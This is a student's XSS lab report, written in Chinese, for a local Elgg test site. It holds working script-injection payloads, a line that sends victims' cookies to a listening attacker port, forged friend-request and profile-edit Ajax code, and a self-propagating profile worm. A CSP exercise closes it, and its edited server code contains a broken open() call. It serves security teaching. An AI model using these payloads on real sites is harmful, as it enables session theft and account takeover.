

# **信息安全实验报告**

## **Lab 11 Cross-Site Scripting (XSS) Attack Lab**

**孙铁**

**SA20225414**

## Task 1

打开 <http://www.xsslabelgg.com> 进入 Elgg 页面；登录 Bobby 账号。


修改 Bobby 的个人简介：

### Brief description

```
<script>alert("XSS");</script>
```

Public

保存之后主页会弹出窗口：



还可以通过链接实现注入 JavaScript 代码：

在/var/www/XSS/Elgg/路径下创建文件 scripts1.js：

```
alert("XSS");
```


修改 Bobby 的个人简介：

### Brief description

```
<script type="text/javascript" src="http://www.xsslabelgg.com/scripts1.js"> </script>
```

Public

保存之后返回主页后同样会弹出窗口：



## Task 2


修改 Bobby 的个人简介：

### Brief description

```
<script>alert(document.cookie);</script>
```

Public

保存之后返回主页，弹出窗口显示用户 cookie：



## Task 3

修改 Bobby 的个人简介：

### Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Public

JavaScript 代码的作用是将当前用户的 cookie 发送给攻击者主机的 5555 号端口。这里使用当前 VM 作为攻击者主机，使用本地 IP 地址 127.0.0.1。

在攻击者主机监听 5555 号端口：


```
[06/20/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

保存修改的个人简介并返回主页，此时攻击者终端成功获得受害者用户 cookie：

```
[06/20/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 46542)
GET /?c=Elgg%3Da690anhtv1sgp9v5menb6dilg7 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/bobby
Connection: keep-alive
```

## Task 4

向 Samy 发送好友请求，用 HTTP Header Live 捕获 GET 请求如下：




由此可以得到 Samy 的 GUID 为 47。

本次攻击需要使用的 JavaScript 代码如下：


```
window.onload = function () {  
    var Ajax=null;  
  
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;           //①  
    var token="__elgg_token="+elgg.security.token.__elgg_token; //②  
    //Construct the HTTP request to add Samy as a friend.  
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;  
  
    //Create and send Ajax request to add friend  
    Ajax=new XMLHttpRequest();  
    Ajax.open("GET",sendurl,true);  
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
    Ajax.send();  
}
```

代码的作用是伪造一个向 Samy 发送好友申请的 HTTP 请求，并使用 Ajax 在后台发送。


登录 Samy 账号，修改 “About me” 区域，点击右上角的 Edit HTML 来进行明文编辑，将 JavaScript 代码复制进来：



保存之后退出 Samy 账号，登录 Alice 账号，此时 Alice 没有任何好友：



在 Alice 账号中搜索 Samy 并打开其主页,返回主页之后发现 Samy 成为了 Alice 的好友:



### Question1:

①与②的作用是从相关的 JavaScript 变量中获取时间戳和秘密令牌的值。由于 XSS 攻击使得恶意 JavaScript 代码被嵌入在被害者用户的 Elgg 页面中,这就让它读取页面的任何信息,将 `_elgg_ts` 和 `_elgg_token` 存储在 JavaScript 变量中,可以使数据的获取更加便利,使得攻击变得更为容易。如果没能获取正确的 `_elgg_ts` 和 `_elgg_token` 值, XSS 攻击产生的 HTTP 请求会被视为跨站请求而被 CSRF 防御机制丢弃。

### Question2:

依然可以完成攻击。虽然格式化文本会在输入的字符串中加入一些格式数据,导致直接输入的 JavaScript 代码无法正确执行,但可以通过删除 HTTP 请求中的格式化数据来让攻击成功;也可以通过使用 CURL 程序代替浏览器发送请求。

## Task 5

登录 Alice 账号修改个人介绍,用 HTTP Header Live 捕获 POST 请求如下:

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 496
Cookie: Elgg=4slb6nq1qhrpv8ut0nk2q9tcu0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=ZSPVvZRbcnUfs4mcxjveDw&_elgg_ts=1623224987&name=Alice&description=<p>test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&sacce
POST: HTTP/1.1 302 Found
Date: Wed, 09 Jun 2021 07:50:06 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

为了修改个人简介，需要使用的 JavaScript 代码如下：

```
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc="&description=Samy is my hero"+"&accesslevel[description]=2";

    //Construct the content of your url.
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+userName+desc+guid;
    var samyGuid=47;

    if(elgg.session.user.guid!=samyGuid) //❶
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

代码的作用是伪造一个修改个人信息的 Ajax 请求。

登录 Samy 账号，修改 “About me” 区域，点击右上角的 Edit HTML 来进行明文编辑，将 JavaScript 代码复制进来：

**About me** Visual editor


```
<script type="text/javascript">

window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc="&description=Samy is my hero"+"&accesslevel[description]=2";
```

保存之后退出 Samy 账号，登录 Alice 账号，此时 Alice 个人介绍为空：

**XSS Lab Site**

Activity Blogs Bookmarks Files Groups More »

 **Alice**

**Friends** ⚙️

No friends yet.

在 Alice 账号中搜索 Samy 并打开其主页，返回 Alice 主页发现个人简介被修改：

**XSS Lab Site**

Activity Blogs Bookmarks Files Groups More »

 **Alice**

**About me**  
Samy is my hero


**Friends** ⚙️

No friends yet.


### Question3:

①的作用是检查用户是否为 Samy 自身。如果没有这个判断，Samy 把恶意 JavaScript 代码写入自己主页之后，修改的主页会立刻显示出来，代码执行之后将 Samy 的个人介绍修改成了“Samy is my hero”，这就会使恶意代码被覆盖掉。

将①注释掉，重新进行攻击：



恶意代码被覆盖，其他用户访问主页之后不会被攻击：



## Task 6

使用 JavaScript 代码如下：

```
<script type="text/javascript" id="worm">
window.onload = function(){

    var headerTag="<script id=\"worm\" type=\"text/javascript\">";
    var jsCode=document.getElementById("worm").innerHTML;
    var tailTag="</\"+\"script\">";

    var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc="&description=Samy is my hero"+wormCode+"&accesslevel[description]=2";

    //Construct the content of your url.
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+userName+desc+guid;
    var samYGuid=47;

    if(elgg.session.user.guid!=samYGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

代码通过 DOM 方法实现了 JavaScript 代码的自我传播。在页面加载完成之后，浏览器会把页面的内容存放在名为 DOM 的树状数据结构中。将 script 代码块取名为“worm”，使用 document.getElementById 函数就可以找到此代码块，



用它的 innerHTML 属性获取代码的内容，再加上一对 script 开始标签和结束标签就构成了一份恶意代码拷贝。然后构造一个 Ajax 请求将 “Samy is my hero” 和一份恶意代码的拷贝放入受害者的个人介绍，使得受害者主页也能感染他人，这就实现了自我传播。

登录 Samy 账号，修改 “About me” 区域，点击右上角的 Edit HTML 来进行明文编辑，将 JavaScript 代码复制进来：


About me Visual editor

```
<script type="text/javascript" id="worm">
window.onload = function(){


    var headerTag="<script id=\"worm\" type=\"text/javascript\">";
    var jsCode=document.getElementById("worm").innerHTML;
    var tailTag="</\"+\"script>";

    var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);
```

保存之后退出 Samy 账号，登录 Alice 账号，此时 Alice 个人介绍为空：



在 Alice 账号中搜索 Samy 并打开其主页，返回主页发现个人简介被修改：



进入 Alice 的个人介绍的修改页面，点击右上角的 Edit HTML 来使用明文编辑器查看 “About me” 区域，发现成功复制了恶意代码：

Display name

Alice


About me Visual editor

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){


    var headerTag="<script id=\"worm\" type=\"text/javascript\">";
    var jsCode=document.getElementById("worm").innerHTML;
    var tailTag="</\"+\"script>";
```




退出 Alice 账号，登录 Charlie 账号，此时 Charlie 个人介绍为空：



在 Charlie 账号中搜索 Alice 并打开其主页，返回主页发现个人简介被修改：



进入 Charlie 的个人介绍的修改页面，点击右上角的 Edit HTML 来使用明文编辑器查看 “About me” 区域，发现成功复制了恶意代码：



证明受害者主页也可以感染其他用户，成功实现了自我传播的蠕虫病毒。

## Task 7

修改/etc/hosts 文件：


```
127.0.0.1 www.csrfattack.com
127.0.0.1 www.repackagingattacklab.com
127.0.0.1 www.seedlabclickjacking.com
127.0.0.1 www.example32.com
127.0.0.1 www.example68.com
127.0.0.1 www.example79.com
```

根据 http\_server.py 中的 Content-Security-Policy 字段可以得到 CSP 规则：

- 1) 来自自身网页同一网站的 JavaScript 代码可以执行；
- 2) 来自 example68.com:8000 的 JavaScript 代码可以执行；
- 3) 包含 Nonce=1rA2345 的 JavaScript 代码可以执行。


## Task 7.1

访问 <http://www.example32.com:8000/csptest.html>:




根据 CSP 规则：只有 Nonce 正确的 JavaScript 代码可以执行，所以 area1 可以执行，area2 和 area3 不能；area4 来自网页同一网站，可以执行；area5 来自 CSP 规则允许的 example68.com 网站，可以执行；area6 来自不同网站且没有 CSP 允许，不能运行。

访问 <http://www.example68.com:8000/csptest.html>:



Nonce 正确的 area1 可以执行，area2 和 area3 不能；area4 ， area5 来自网页同一网站，可以执行； area6 来自不同网站且没有 CSP 允许，不能执行。

访问 <http://www.example79.com:8000/csptest.html>:



Nonce 正确的 area1 可以执行，area2 和 area3 不能；area4 来自网页同一网站，可以执行；area5 来自 CSP 规则允许的 example68.com 网站，可以执行；area6 来自网页同一网站，可以执行。

## Task 7.2

修改 http\_server.py:

```
#!/usr/bin/env python3


from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open(".", o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 *.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333'")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

加入规则:允许包含 Nonce=2rB3333 的代码执行;允许来自 example79.com:8000 的代码执行。

运行 http\_server.py 并刷新三个页面:



成功实现 1, 2, 4, 5, 6 代码块全部执行。